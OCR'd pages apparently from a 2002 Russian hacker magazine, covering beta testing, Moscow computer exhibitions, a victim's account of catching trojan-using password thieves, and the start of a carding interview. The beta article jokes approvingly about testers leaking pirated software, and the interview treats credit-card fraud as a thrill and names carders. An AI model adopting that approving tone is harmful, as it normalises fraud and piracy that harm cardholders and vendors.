Вокруг бета-тестеров ходит очень много слухов. Некоторые считают, что таким способом можно зарабатывать деньги, а некоторые думают, что так можно получить абсолютно на халяву дорогие программы. Был даже слух, что Microsoft распространяет бета-версию Windows вместе с исходными кодами :). Что тут действительно слух, а что настоящая правда? Как самому записаться в ряды бета-тестеров? Все это и многое другое смотри в 23:00 на страницах Х.

<Откуда пошли бета-тестеры?>

Когда я учился в институте, возле кабинета высшей математики висела очень интересная статья про программистов. Больше всего в ней мне понравилось несколько определений (дословно я их не помню, но смысл передам):

1. Во всех программах есть ошибки.
2. Если в программе нет ошибок, то проверь еще раз.
3. Если снова не нашел ошибок, значит, ты плохой программист :). А тостер, тьфу, тестер из тебя вообще никакой.
4. Чем больше в проге ошибок, тем быстрее из тебя получиться программер.
5. Если в программе есть хотя бы одна ошибка, то это значит, что их там много.

И вот таких высказываний там было штук тридцать. Когда я первый раз прочитал это (я еще не был кодером), то просто воспринял это как шутку. Сейчас, имея за плечами 8 лет программерского стажа, я все больше и больше соглашаюсь с этими высказываниями. Ну что поделаешь, если наша реальность показывает именно это. Любой программер склонен совершать ошибки. Когда я пишу программу, то очень часто не замечаю банальные недочеты. Просто я знаю, что программа должна работать так, и именно с этой точки зрения и проверяю ее. Но когда мою прогу запускает какой-нибудь ушастый юзер, то он обязательно сделает что-нибудь не так, о чем я даже и подозревать не мог. Вот и получается, что программер должен кодить, а проверять на наличие ошибок должен сторонний человек. Специально для этих людей выпускается отдельная версия со значком "Beta". А людей, тестирующих такие версии, назвали "Beta Tester".

<И что, за это платят?>

Первое время бета-тестеров нанимали за деньги (сейчас такое найти очень сложно). Это были простые ламеры, которым достаточно было начальных знаний о компьютерах. Платили за это дело очень хорошо, ведь любая досадная ошибка может очень плохо подействовать на юзера, и он уже никогда не заплатит за прогу свои кровные бумажки. Поэтому программеры были вынуждены делиться с ушастыми.

Сейчас уже реально платящего спонсора найти очень тяжело. На это есть несколько причин:

1. Тестеров стало очень много, потому что любой хочет получать хорошие деньги и при этом не прилагать особых усилий. Да и особые знания при этом не нужны, достаточно только знать, где находится кнопка "Пуск".
2. Работать можно дома, не отходя от домашнего компа. А действительно, зачем тебе 8 часов просиживать штаны в каком-нибудь офисе, когда можно спокойно работать дома. А можно даже создавать видимость работы, все равно проконтролировать твой труд нереально.
3. Чтобы реально протестировать прогу на ошибки, нужно очень много народу. Например, для тестирования проги средней сложности нужно как минимум несколько тысяч человек. Если учесть, что какая-то часть из них будет просто создавать видимость тестинга, то это вполне нормальное количество народа. Тем более, что любую прогу пытаются протестировать на максимально возможном количестве железа. А теперь представь себе, сколько бабок надо отвалить всем этим тестерам!!! Вот тут некоторые фирмы пошли на хитрость. Они пообещали бешеные бабки за найденные дыры. Таким образом, можно получить хоть сотню тысяч тестеров, но платить только тем, кто хоть что-то нашел. Такие умники недооценили возможности ушастых :). Любой ушастик может разорить подобную контору, потому что способен найти дыру даже в идеальной программе. Вот поэтому я уже не могу назвать ни одной реально платящей фирмы за Beta Testing. И даже если ты увидишь объяву о наборе тестеров с оплатой в XXX, сразу не кидайся на эту удочку. Лучше десять раз проверить, чем бесплатно отработать.



Стань тестером U.S.Robotics. Только не дергайся, модемы тут на халяву не дают. Только софт

<Тестинг по методу M$>

Очень крупная и очень любимая всеми корпорация просто игнорировала тестеров и не хотела делиться деньгами. У них есть несколько своих сотрудников, которые проверяют софт, но для такого гиганта - это капля в океане. Только после того, как на корпорашку начали нападать со всех сторон за дырявость Win95, Билл согласился "нанять" кучу тестеров. Почему слово "нанять" я заключаю в кавычки? Да потому, что им никто не платил и платить не собирается. Большинство из них были добровольцами, которые тестировали проги, сидя дома. Были слухи, что M$ хорошо отваливает тестерам за найденные ошибки, но это только слухи. Никаких подтверждений этому я не нашел. Реальных людей, получивших эти бешеные деньги, я не видел, а на мои запросы служба поддержки так и не ответила. Так что будем исходить из того, что M$ не платит.

<Отличия беты от финала>

Чем отличается версия Beta от полной? Да практически ничем. Просто программер, написавший прогу, ставит сначала на нее лейбл, что она Beta. Это значит, что каждый юзер устанавливает ее на свой страх и риск. Стабильную работу тут никто еще не гарантирует. Если в бете будет много ошибок - их поправят и выпустят новую бету; будет мало ошибок - ничего править не будут и выпустят как релиз, в котором тут же найдется куча ошибок :).



Новейшие игры, находящиеся в стадии тестирования


<Преимущества>

Что-то я все расписал в таких страшных тонах, что даже не захочется что-нибудь тестировать. Сразу возникает вопрос - почему же народ берется за это дело и в большинстве случаев абсолютно бесплатно? На это есть несколько причин:

1. Свежак. Пока остальные еще ничего не знают, ты уже юзаешь! И пусть там баги, зато юзаешь. А баги и в релизе будут.

2. Халява. Если напроситься и стать бета-тестером у какой-нибудь фирмы, занимающейся распространением шаровар, то можно получить полную версию и ключ регистрации.

3. Нет защиты. Как известно, первые беты WinXP (еще под именем Whistler) вообще были без защиты, а значит, юзать их можно было почти легально :). Правда, в последних билдах защита появилась. Это нужно для того, чтобы тестеры протестировали не только возможности проги, но и защиту.



Сайт тестирования игр

4. Весело. Если тебе удастся стать тестером какой-нибудь игры, то ты сможешь развлечься по полной. Если в домашнем софте ошибки вызывают раздражения, то в играх большинство недочетов вызывает истерический смех.
5. Варез. Многие бета-тестеры - наши люди. А ты думал, откуда такой свежак на пиратских CD? ;-)

Мифы и реальность бета-тестинга

1. Бета-тестеры много получают - это устаревшая инфа. Тестинг действительно был высокооплачиваемой работай, но только если ты поступаешь на работу в какую-нибудь фирму. Если ты хочешь сидеть дома и стричь бабки, то тут ничего не выйдет. Но даже если ты и попадешь на работу в фирму, зарплата будет у тебя относительно невысокой. Для нашей страны это в любом случае много, но для Европы и США зарплата бета-тестера считается невысокой. Это связано с тем, что появилось слишком много людей, которые хотят заниматься тестированием.
2. Если я буду бета-тестером, то мне дадут полную версию на халяву - тоже миф, но наполовину. Крупные фирмы не практикуют раздачу халявных лицензий. Такое возможно только с шароварщиками, у которых нет денег на содержание собственного бета-тестера, и они бесплатно используют чужой труд. Вот такие фирмы могут раздавать халяву.
3. Бета-версии идут с исходниками - полный миф. Если эта программа не относится к разряду Open Source (открытый исходник), то и в бету их никто не засунет.
4. Для бета-тестера не нужны особые знания - тоже практически миф. Лично мое мнение, что в любой команде тестеров должно быть несколько ушастых. Но в большинстве должны быть специально обученные люди. Только не смейся, но бета-тестингу тоже учат в спецзаведениях.

<Как все происходит>


Итак, давай наконец-то разберемся, как происходит тестирование софта.
1. Сначала фирма набирает большое количество тестеров, чтобы прога была протестирована на максимально большом количестве компьютеров с различными конфигурациями.
2. Программеры делают программу и инсталлятор к ней.
3. Копия проги рассылается всем тестерам, которые должны протестировать прогу и прислать отчеты о найденных ошибках.
4. После этого программеры исправляют все ошибки.
5. Исправленная версия возвращается на тест.
6. Если снова найдены недочеты, то возвращаемся к пункту 4.
Пункты 4, 5 и 6 повторяются до тех пор, пока не будут вычислены все ошибки. После каждого внесения исправления в код тестеры должна протестировать прогу с самого начала, потому что при исправлении ошибки в одном месте может появиться десяток в другом. Именно поэтому последняя версия является практически на 90% рабочей, и ее можно использовать на халяву. Когда бета-тестер находит в проге какую-нибудь ошибку, он обязан создать отчет в специально оговоренной с фирмой форме и выслать ее на адрес поддержки. Нельзя просто так сообщить, что в проге такая-то дыра. Все должно оформляться документально. Так что без знаний английского языка тестировать проги ин-яз фирм очень тяжело. Точнее сказать, тяжело сдавать отчеты о найденных багах.

<Ты записался в добровольцы?>

Ну и, наконец, я расскажу тебе, как самому стать бета-тестером. Раньше существовали специальные центры, которые за деньги предоставляли фирмам бета-тестеров. Ты регистрируешься у них и ждешь, когда тебе пришлют прогу на тестирование. И за такое еще и деньги платили. Но все эти центры провалились с грохотом. Так что придется самому искать себе жертву...
Многие фирмы принимают бета-тестеров, поэтому просто введи в поисковике «beta tester», и вперед - копаться. Если ты уже знаешь какой-нибудь баг в софтине - это большой плюс. Пиши в техподдержку, расскажи о баге и скажи, что хочешь стать бета-тестером. Еще одним плюсом является извращенная конфигурация твоего железного друга (никакой пошлости, я имею ввиду компьютер). Бета-тестеры всегда нужны производителям игр, так что обрати на них особое внимание. Кстати, наши, отечественные производители тоже проводят бета-тестирование.

<Запишись в ряды M$!!!>

Я не могу объяснить в одной статье, как записаться во все фирмы, но M$ я обидеть не могу :). Если ты хочешь записаться в ряды бета-тестеров M$, то ты должен отправить мыло на адрес - betareq@microsoft.com. В этом мыле ты должен указать:
1. Свои имя и фамилию.
2. Компанию, которую представляешь.
3. Адрес места жительства.
4. Телефон.
5. Факс.
6. Адрес в Инете (скорей всего имеется ввиду мыло).
7. Прога, которую ты хочешь потестить.
8. Информацию о конфигурации твоего компа.



Тестер Q33814 к тестированию урановых рудников готов!

Письмо нужно писать на английском языке, потому что тестирование продуктов проводит центральный офис. Московское представительство тут ни при чем. После того как ты отправишь эту инфу, можешь ждать ответа. Если ты заинтересуешь группу, продвигающую выбранную тобой прогу, то тебя возьмут на тестирование.

<ИТОГО>

Напоследок я хочу посоветовать тебе посещать http://betatest.narod.ru/. Тут ты сможешь узнать еще кое-что интересное о бета-тестинге. Но самое вкусное в этой страничке - это возможность узнать об играх, которые сейчас находятся в стадии тестирования. Если увидишь что-то интересное, то без проблем сможешь успеть подписаться на эту акцию. Тестировать игры намного интереснее, тем более, что это даст тебе возможность первым поиграть в очередной шутер. Представь себе, как обольются слюнями твои друзья, когда узнают, что ты прошел Quake 8 еще до момента его официального выхода в свет! Действуй, ты еще можешь оказаться на этой волне.

PC_Zone

ТУСОВОЧНЫЙ ГИД

Fireball (fireball@online.ru)



Тусовочный гид

Компьютерные выставки в Москве в 2002 году

А зачем вообще нужны эти выставки, скажешь ты? Ведь обо всем на свете можно узнать в Сети. Подожди минутку. Ну, где еще как не на компьютерных выставках ты можешь подержать в руках только что сошедший с заводского конвейера, еще горячий процессор Pentium V, высказать личное спасибо г-ну Касперскому за безвозвратно вылеченные файлы, урвать на халяву вечно желтый пакетик "1С" и набить его рекламной макулатурой? А какие там дЭвушки на стендах работают! Модели, красавицы... вах, вах! Здорово? Тогда вперед!

Comtek 2002

Даты проведения: 23 - 26 апреля
Место проведения: Экспоцентр на Красной Пресне
Организатор: ITE Group Plc
Сайт выставки: www.comtekexpo.ru
Вход: платный (60 руб.)

"Комтек" - старейшая (проводится с 1990 г.) и, наверное, самая известная российская компьютерная выставка. Когда-то (в середине 90-х) "Комтек" был настоящей выставкой достижений российского hi-tech хозяйства. Неучастие в "Комтеке" было не просто признаком дурного тона, это означало, что фирма просто ничего собой не представляет. В результате все компании, занимающие хоть какое-то место на рынке, стремились выставиться на "Комтеке", и он занимал все доступные павильоны Экспоцентра. "Комтек" выглядел как эдакий карнавал в Рио-де-Жанейро: шарики-фонарики, непрекращающиеся шоу на стендах с участием танцевальных групп и известных поп-исполнителей; то там то сям разыгрывался компьютер или монитор.

Времена расцвета "Комтека" канули в прошлое вместе с кризисом 1998 года. Воротилы компьютерного бизнеса начали считать каждую копейку и размышлять над выгодами от участия в "Комтеке". А между тем, выгоды эти были далеко не очевидны - слишком уж много по выставке ходит халявщиков (таких веселых пацанов, как мы с тобой) и слишком мало потенциальных клиентов. Между тем, стоимость участия в "Комтеке" по-прежнему оставалась самой высокой по сравнению с другими профильными выставками (даже зарубежными!). Это привело к тому, что выставка в течение 1999 - 2001 годов все больше и больше уменьшалась, исчезли практически все крупные западные производители железа и софта. Тем не менее в 2001 году площадь "Комтека" составила 6000 кв.м. В выставке приняли участие 250 экспонентов, из них 150 - российские компании.

Нельзя сказать, что организаторы "Комтека" не пытались ничего предпринять для того, чтобы снова раскрутить свое детище. Однако меры эти, на мой взгляд, немного странные и не всегда адекватные. В 2000 году, например, один из залов полностью заняла экспозиция бытовой техники, и люди, пришедшие на компьютерную выставку, с удивлением рассматривали последние модели стиральных машин и микроволновых печей.

В 2001 году "Комтек" сменил хозяина - им стала британская выставочная компания ITE. Главным детищем новых организаторов стало разделение выставки на "Personal Computing Expo" (раздел для всех) и "Business to Business" (раздел только для специалистов). На практике это озна-





чало, что посетители, желающие пройти в “Business to Business”, должны были или предъявить свою визитку, или отправиться в известном всем направлении. Мало того, что такая дискриминация в стиле незабвенного “пиво - только членам профсоюза” просто унизительна для посетителей, она привела к тому, что в зоне “для простого народа” было жуткое столпотворение, а в бизнес-секторе, наоборот, пустовато.

В 2002 году сегрегация, введенная, как утверждают организаторы, “по просьбам трудящихся”, т.е. экспонентов, будет сохранена. Основные части Business to Consumers (общая часть), проходящая в павильоне “Форум”, и Business to Business (деловая часть), расположившаяся в 1-м и 2-м залах 2-го павильона, в свою очередь делятся на тематические экспозиции.

Всем желающим по-прежнему доступен раздел Personal Computing Expo, на котором будут представлены персональные компьютеры, ноутбуки, карманные компьютеры, различные комплектующие, периферия, аксессуары, мультимедиа, а также программное обеспечение, ориентированное на конечного пользователя. Также для всех откроется новый раздел Mobile business, посвященный мобильным технологиям.

Для счастливых обладателей пиджака, галстука и визитки работают следующие разделы: Business System (компьютеры, серверы, рабочие станции, периферия, накопители, фильтры, источники бесперебойного питания, комплектующие, сетевое оборудование, системная интеграция), Software Expo (операционные системы, системы программирования, средства защиты данных, инструментальные средства для web-дизайна, СУБД, системы управления документооборотом, системы управления сетями, также сюда включен традиционный раздел ExpoCAD), Photo Publishing Expo (издательские системы, цифровая фототехника, офсетное оборудование), E-Business Russia (электронная коммерция).

Как видишь, в деловой части для тебя есть много чего интересного, так что заранее запасайся визиткой, а еще лучше пройди предварительную регистрацию на сайте выставки, тогда ты станешь обладателем персонального ID, который, по идее, должен облегчить вход в запретный сектор :).

Предполагаемые экспоненты

Общая часть: Atrend, Abit, Asustek, Toshiba, 1C, Бука, Лаборатория Касперского, ПРОМТ и др.

Деловая часть: Hitachi, IBM, Konica, Kyocera Mita, Minolta, Symantek, Автограф, Галактика, Диалог-Наука, Интеллект-Сервис, РБК, Медиалингва и др.

Всего ожидается более 250 компаний.

Связь-Экспокомм 2002

Даты проведения: 13 - 17 мая
Место проведения: Экспоцентр на Красной Пресне
Организатор: Экспоцентр, E.J.Krause
Сайт выставки: www.svyazexpo-online.ru
Вход: платный

«Наши» темы на выставке:

- *системы и аппаратура передачи данных, коммутационное оборудование;*
- *информационные системы и оргтехника;*
- *периферийное оборудование для обработки данных;*
- *рабочие и прикладные программы любого назначения;*
- *сети;*
- *технология производства средств связи.*

“Связь-Экспокомм” - крупнейшая в России выставка технологий связи и телекоммуникаций, проходящая с 1988 года. Если ты увлекаешься не только компами, но и фрикингом ;), то тебе сюда. В силу своей большей «бизнесовости» эта выставка не такая массовая, как Комтек, но интересных фишек здесь тоже куча. Нам, конечно же, в первую очередь интересны сотовые компании (и операторы и производители оборудования), провайдеры и остальные интернет-конторы. Общая площадь экспозиции “Связь-Экспокомм” в 2001 году составила более 22000 кв.м. В выставке приняли участие около 750 экспонентов, из них около 600 - российские компании.

Предполагаемые экспоненты:

Alcatel, Cisco, Deutsche Telekom, Hewlett-Packard, Lucent Technology, LG Electronics, NEC, Nokia, Samsung Electronics, Siemens AG, Panasonic/Technics, CBOSS, Croc, Demos, IBS, Вымпелком/Билайн, Глобал Один, Комстар, МСС, МТС.

NEXT

PC_Zone

ТУСОВОЧНЫЙ ГИД

Fireball (fireball@online.ru)

IT-Format 2002

Даты проведения: 18 - 21 сентября
Место проведения: Центральный выставочный зал "Манеж"
Организатор: группа "Фантазия", центр "Согласие"
Сайт выставки: www.it-format.ru
Вход: бесплатный по пригласительным билетам (широко распространяются по Москве, вкладываются в журналы, почтовые ящики)

Выставка - относительно молодая, первый раз прошла в 2001 году, собрав около 40 экспонентов. Когда-то рекламно-издательская группа "Фантазия" проводила до полутора десятка различных выставок в год, теперь остался только IT-Format. По мнению организаторов, основная идея выставки - демонстрация достижений и потенциала российского компьютерного рынка разным пользовательским аудиториям. IT-Format направлен прежде всего на российских участников рынка hi-tech: производителей компьютерного оборудования и программного обеспечения, системных интеграторов, дистрибьюторов, реселлеров, интернет-провайдеров. Выставка рассчитана как на профессионалов, так и на обычных пользователей. Сходить стоит, т.к. можно будет потрогать ручками всякие новые компьютеры, потестить софт, поглядеть на разные железки. Ну и халявку какую-нибудь утянуть, естественно.

Предполагаемые экспоненты:

APC, Intel, Kyocera Mita, Lexmark, Samsung, Арсеналъ, Белый Ветер, Формоза и др.

E-Home

Даты проведения: 18 - 22 сентября
Место проведения: Гостиный Двор
Организатор: Рестэк
Сайт выставки: http://www.restec.ru/exhibitions/featured/e-home/index.ru.html
Вход: платный (100 руб., для студентов - 50 руб.)

Тематика выставки:
- аппаратура hi-fi и high-end;
- новейшие цифровые технологии (DVD, SACD, MP3);
- домашний кинотеатр (киностудии, видеофильмы и музыка на CD и DVD, интерактивное телевидение, видео и аудио на заказ, грампластинки, аудио- и видеокассеты, теле- и радиостанции, кабельное и спутниковое телевидение, аксессуары);
- мультимедиа (Интернет, компьютерные игры);
- домашняя телефония.

Концепция "умного" (электронного) дома по-прежнему будоражит умы потребителей и бизнесменов. Живой пример этому проходящая в Москве в сентябре специализированная выставка E-Home, посвященная внедрению высоких технологий в повседневный быт. В прошлом году это был лишь тематический раздел (25 экспонентов) большой выставки ExpoHome, посвященной стилю и дизайну современного дома. В 2002 году E-Home выделен в самостоятельную выставку, которая пройдет параллельно ExpoHome.

Предполагаемые экспоненты:

Артех-Центр, Кристрон, Сатурн Универсал, Эпи Технолоджи и др.

Netcom 2002

Даты проведения: 24 - 27 сентября
Место проведения: Экспоцентр на Красной Пресне
Организатор: ITE Group Plc
Сайт выставки: www.net-com.ru
Вход: платный

Выставка Netcom проводится с 1994 года и является специализированной бизнес-выставкой для специалистов, решающих вопросы автоматизации своего бизнеса, и IT-компаний, представляющих системные и телекоммуникационные решения и оборудование для их внедрения.
У выставки постоянно меняется название, которое отражает конъюнктуру рынка. Изначально она называлась "Нетком", затем в 1997 году на волне интереса к Интернету была переименована в Internetcom, теперь же после затяжного кризиса интернет-компаний 2000 - 2001 года снова стала называться "Неткомом" (только в английской транскрипции).
Netcom является единственной представительной интернет-выставкой, так как большинство его коллег (например, "Интернет Шоу", проходившее в Гостином Дворе) загнулось и в 2002 году проводиться не будет.

Предполагаемые экспоненты:

Intel, MTU-Intel, МГТС, Desten Computers, 1С, MAS Elektronik AG, Rosnet, Comcor, Brown Bear Networks и др. (около 100 компаний).

Софтул 2002

Даты проведения: 24 - 28 сентября
Место проведения: Всероссийский Выставочный Центр (ВВЦ), павильон № 69
Организатор: ИТ-Экспо
Сайт выставки: www.softool.ru
Вход: платный (ориентировочно 30 руб.)

Тематика выставки:
- компьютеры (мейнфреймы, ПК, серверы, рабочие станции, ноутбуки, промышленные компьютеры, сетевое оборудование, расходные материалы);
- защита информации (электронные ключи, антивирусы, защита от нелегального копирования, защита от несанкционированного доступа, криптография, электронная подпись);
- базы данных и средства их разработки;
- искусственный интеллект (оптическое распознавание, обработка речи);
- мультимедиа (обучающие программы, компьютерные игры, электронные энциклопедии);
- компьютерная телефония;
- телекоммуникационное оборудование;
- компьютерная пресса.

Еще один ветеран российского выставочного бизнеса (проводится с 1990 года) и основной конкурент "Комтека". Площадь выставки составила в 2001 году 6000 кв.м. В выставке приняли участие 270 экспонентов, из них российских - 250. Учитывая положительные отзывы об участии в "Софтуле 2001" многих компьютерных компаний, выставка 2002 года обещает быть интересной.

Предполагаемые экспоненты:

1С, ABBYY, Cognitive Technologies, Navision, Автограф, Ай-Ти, Аладдин, Арсеналъ, Галактика, Гарант, ДиалогНаука, ИНФИН, Консультант Плюс, Лаборатория Касперского, МедиаЛингва, МедиаХауз, Парус, ПРОМТ, Формоза офт, Цефей и др.

NEXT



ПОДРОБНОСТИ ИЩИТЕ НА ПЛАКАТАХ И ЭТИКЕТКАХ

PC_Zone

ТУСОВОЧНЫЙ ГИД

Fireball (fireball@online.ru)

Как добраться?

Экспоцентр на Красной Пресне:
ст. метро "Улица 1905 года", авт. 12, маршрутное такси или экспресс до ост. "Выставочный Комплекс".

Всероссийский Выставочный Центр (ВВЦ):
ст. метро "ВДНХ".

Центральный выставочный зал "Манеж":
Манежная площадь, 1, ст. метро "Охотный ряд", "Театральная", "Площадь Революции".

Гостиный Двор:
ул. Варварка, 3, ст. метро "Охотный ряд", "Площадь Революции", "Китай-город".




Схема расположения павильонов № 69 и "Москва".




Схема Экспоцентра. Голубым цветом обозначены 1-й и 2-й залы 2-го павильона, оранжевым - павильон "Форум".

PC_Zone

КАК ЮЗЕР, ЮРИСТ И ОПЕР ХАКЕРОВ ЛОВИЛИ (БЫЛЬ)

 АнтиХакер aka MVG (VMVG@yandex.ru)



Основные действующие лица:

Хакеры	группа челов, недостаточно внимательно читавших Х.
Юзер	пострадавшая от Хакера женщина-пользователь, совсем не читавшая Х.
Юрист	это я. Читал Х внимательно.
Опер	Опер ОБЭП, специалист по фальшивомонетчикам, Х не читал.





Место действия: г. Бийск Алтайского края. **Время действия:** 8 - 21 января 2002 года.



Сижу на работе, никого не трогаю, читаю последний Х **(вывод 1: не ты один читаешь Х :).** Звонок: Юзер (зам. начальника) не может попасть в Inet с домашней машины по личному логину. "Что компьютер пишет?" - спрашиваю. По буквам мне передают фразу, я ее собираю в единое целое и перевожу. В результате получается примерно так: "Вы уже подключены к сети. Два раза под одним именем подключаться нельзя".

Тут она вспоминает, что неделю назад за Inet платила, а вчера к ней пришло письмо от робота, что деньги уже закончились **(вывод 2: не наглей).** Кроме того, вспоминает, что на днях приходило письмо с вложением, и она вложение, кажется, запускала. Все понятно: подарок хакера - Троян.

Меня тут сразу повело: будем ловить, звони прову, спроси, кто твой Inet юзает. На следующее утро звонок: "Пров сказал, что кто-то подключался с телефона 123456, и неоднократно. Давай ловить". Кстати, у прова часть модемов были без АОН, только горе-Хакер этого не знал **(вывод 3: изучи прова).**

Я начинаю искать нужного Опера. Звонок дежурному городского ОВД, дежурный дает три телефона ОБЭП. По одному из этих телефонов советуют обратиться к дежурному районного ОВД. Дежурный РОВД берет таймаут 15 минут, потом называет ФИО и телефон Опера. Опер приглашает на завтра на 9:00. На все про все ушел 1 час.

Утром приезжаем, нас уже ждут, но за ночь они нашли в своих рядах более подходящего Опера, так что идем к нему.

Оказывается, это дело первое в своем роде в крае, и процессом уже заинтересовались краевые органы. После короткой беседы пишется заявление. В заявлении бросаются в глаза квалифицирующие признаки следующих статей УК: 272 - доступ, 273 - троян, и 159 - мошенничество. Везем это заявление в ОВД и договариваемся на 16:00 о второй встрече.

У дежурного по заявлению сначала появляются вопросы, но после короткой беседы с нашим Опером по телефону все вопросы снимаются.

В 16:00 Опер берет с нас объяснения (такое вот процессуальное действие). Просят писать как для детей, в смысле - не "логин" и "пассворд", а "имя пользователя" и "пароль". Но, надо сказать, что недостаток компьютерной грамотности Опер с лихвой компенсировал любознательностью и работоспособностью.

В Word'е с чистого листа одним пальцем набирается запрос в городской узел связи (ГУС). Шапка и заключение - от Опера, середина - от меня. Просим ГУС выдать нам распечатку. Провайдер правильный - без бумажки никаких данных. Бумажку нужно нести сначала начальнику, и если он не будет против... **(вывод 4: заводи знакомства в ГУС)**

Короче, провайдер на следующий день выдал распечатку по нужному счету, а также проверил, какими еще аккаунтами пользовались с телефонов Хакеров. Это называется "неоднократно" и является квалифицирующим признаком большинства статей УК.

Нас попросили Троян из системы не убирать, Хакера Inet'а не лишать :) и быть на связи. Вся предварительная работа до этого вот места была проведена за один день **(вывод 5: если ты начал юзать ворованный пароль вчера, это не значит, что за тобой не следят).**

Когда пров выдал затребованные логи, Опер начал одну за другой находить фамилии и адреса семей подозреваемых. Найдя очередную фамилию, он звонил нам, а мы дружно отвечали, что таких не знаем и пароля им сами не давали **(вывод 6: кричи сразу: "Она мне сама дала! По согласию!" :).**

Оказалось, что наш взломанный счет доили с трех телефонов, расположенных в одном районе города, а это квалифицирующий признак: группа лиц по предварительному сговору. Кроме того, у одного из Хакеров дома был и свой договор с провом, заключенный женщиной средних лет.

Начал складываться портрет Хакеров. Мама одному из них поставила Inet и лимит. Inet им понравился, а лимит - нет. Вот, почитав немного Х, и решили они с помощью Inet'а маму обмануть и свой лимит расширить **(вывод 7: не обманывай маму :).**

На третий день наступила пятница, и процесс знакомства с Хакерами Опер отложил на понедельник.

Были труд0ности с получением ордеров на обыск, некоторое время решали, чем воспользоваться: авторитетом, автогеном или соседкой для вскрытия железных дверей. Остановились на авторитете, т.е. сотрудники ОБЭП просто представились и попросили открыть дверь, и это сработало. Свет в квартире собирались отключить при первой заминке - UPS'ов у Хакеров не было **(вывод 8: ставь UPS обязательно!).**


На утро вторника 15 января 2002 года состояние дел было таким: компьютеры изъяты и ждут экспертизы, Хакеры во всем сознались. По их версии ворованный пароль к Inet'у им подарил некий Хакер из Санкт-Петербурга, но нам что-то в эту версию слабо верится. Скорее всего, сами достали через дыру в ICQ - как потом выяснилось, дочка Юзера именно с одним из этих парней чатилась: "А!.. Я ему верила, свидания назначала!.. А сам!..".

Что мы чувствовали к Хакерам? Неприязнь? Нет и трижды нет. Мне было интересно. Я смотрел на них с надеждой, я ждал от них поведения в стиле Х. В том самом стиле, в каком мы их ловили, в том стиле, в котором они нас хакали. Я даже готов был проиграть. Обломился! Понурые головы и неумение ответить на простые, в сущности, вопросы: "Зачем ты это делал?". Юзеру их было жалко. Мне нет - они проиграли, из хищника они превратились в жертву, но до этого они жертвами считали нас. Ловить Хакеров оказалось просто и приятно.



Через несколько дней у нас появился парламентер: "Компенсируем ущерб, заберите заявление...". Потом пришел его адвокат, и дело перешло в финансовую плоскость. Мы помирились, компенсировав всяческие ущербы примерно в тройном размере + извинения + коробка конфет. Когда горе-Хакер (балбес, по меткому определению его же представителя) отработал халявный Inet по полной программе, мы подписали мировое соглашение **(вывод 9: помириться вполне реально, мы, например, сначала были настроены весьма решительно).**

Отдельная благодарность журналу Хакер. А ты, небось, думал, что это только твой журнал?






Взлом

ИНТЕРВЬЮ СО SCRIPT'ОМ

Филипп (diamanta2001@mail.ru)

Кардинг. Интервью со Script'ом






< Folder 1 >

X: Что такое кардинг и что происходит на этой сцене сейчас, кто эти люди?

S: «Кардерь - человек, производящий незаконные операции с кредитными карточками других лиц для использования денег, снятых с карточки, в личных целях. Существует 2 вида кардеров: интернет-кардеры, которые работают только с информацией, и реальные кардеры, которые работают с пластиковыми клонами кредитных карт» - толковый словарь Даля, 1893 г.

Я считаю, что человечество очень быстро уходит от этой проблемы. Совершенствуются системы защиты от fraud'а, в 2001 году VISA провела ряд проверок платежных систем в Интернете, руководство подвело итог: лишь 10% систем имеют несовершенную защиту. С 1998 года прошло много времени - теперь ряд магазинов, merchants проводят транзакции, авторизуя кредитные карты по новым методам. Так, лишь 1% всех fraud транзакций проходит через авторизацию.

Стоить заметить, однако, что, к «сожалению» ;) , термин кардинг будет существовать до тех пор, пока существуют кредитные карты. Самыми сильными и известными кардерами в мире являются - Exchanger, qip, JohnnyZ, Мертвый дятел, Tolstiy, Boa, Sirtaca, CW@, Defender, Dracula, Garrett, Ryden, Pav01, Auditor, Cre@tor, Neverhood, Cyberfon, G0n0rar. Из девушек - security, cret27.



X: Чем руководствуется человек, решивший заняться кардингом? Ведь ловля кардеров стала основной работой Управления Р.

S: Руководствуется тем, что подсказывают ему его сердце и ум. Наукой доказано, что у человека, идущего на риск, выделяется так называемый гормон счастья. И вот этот гормон, помноженный на количество шелестящих бумажек, и оказывает основную решающую роль, заставляющую человека продолжать заниматься этим, - не совсем честным промыслом.

X: И не стыдно? :)

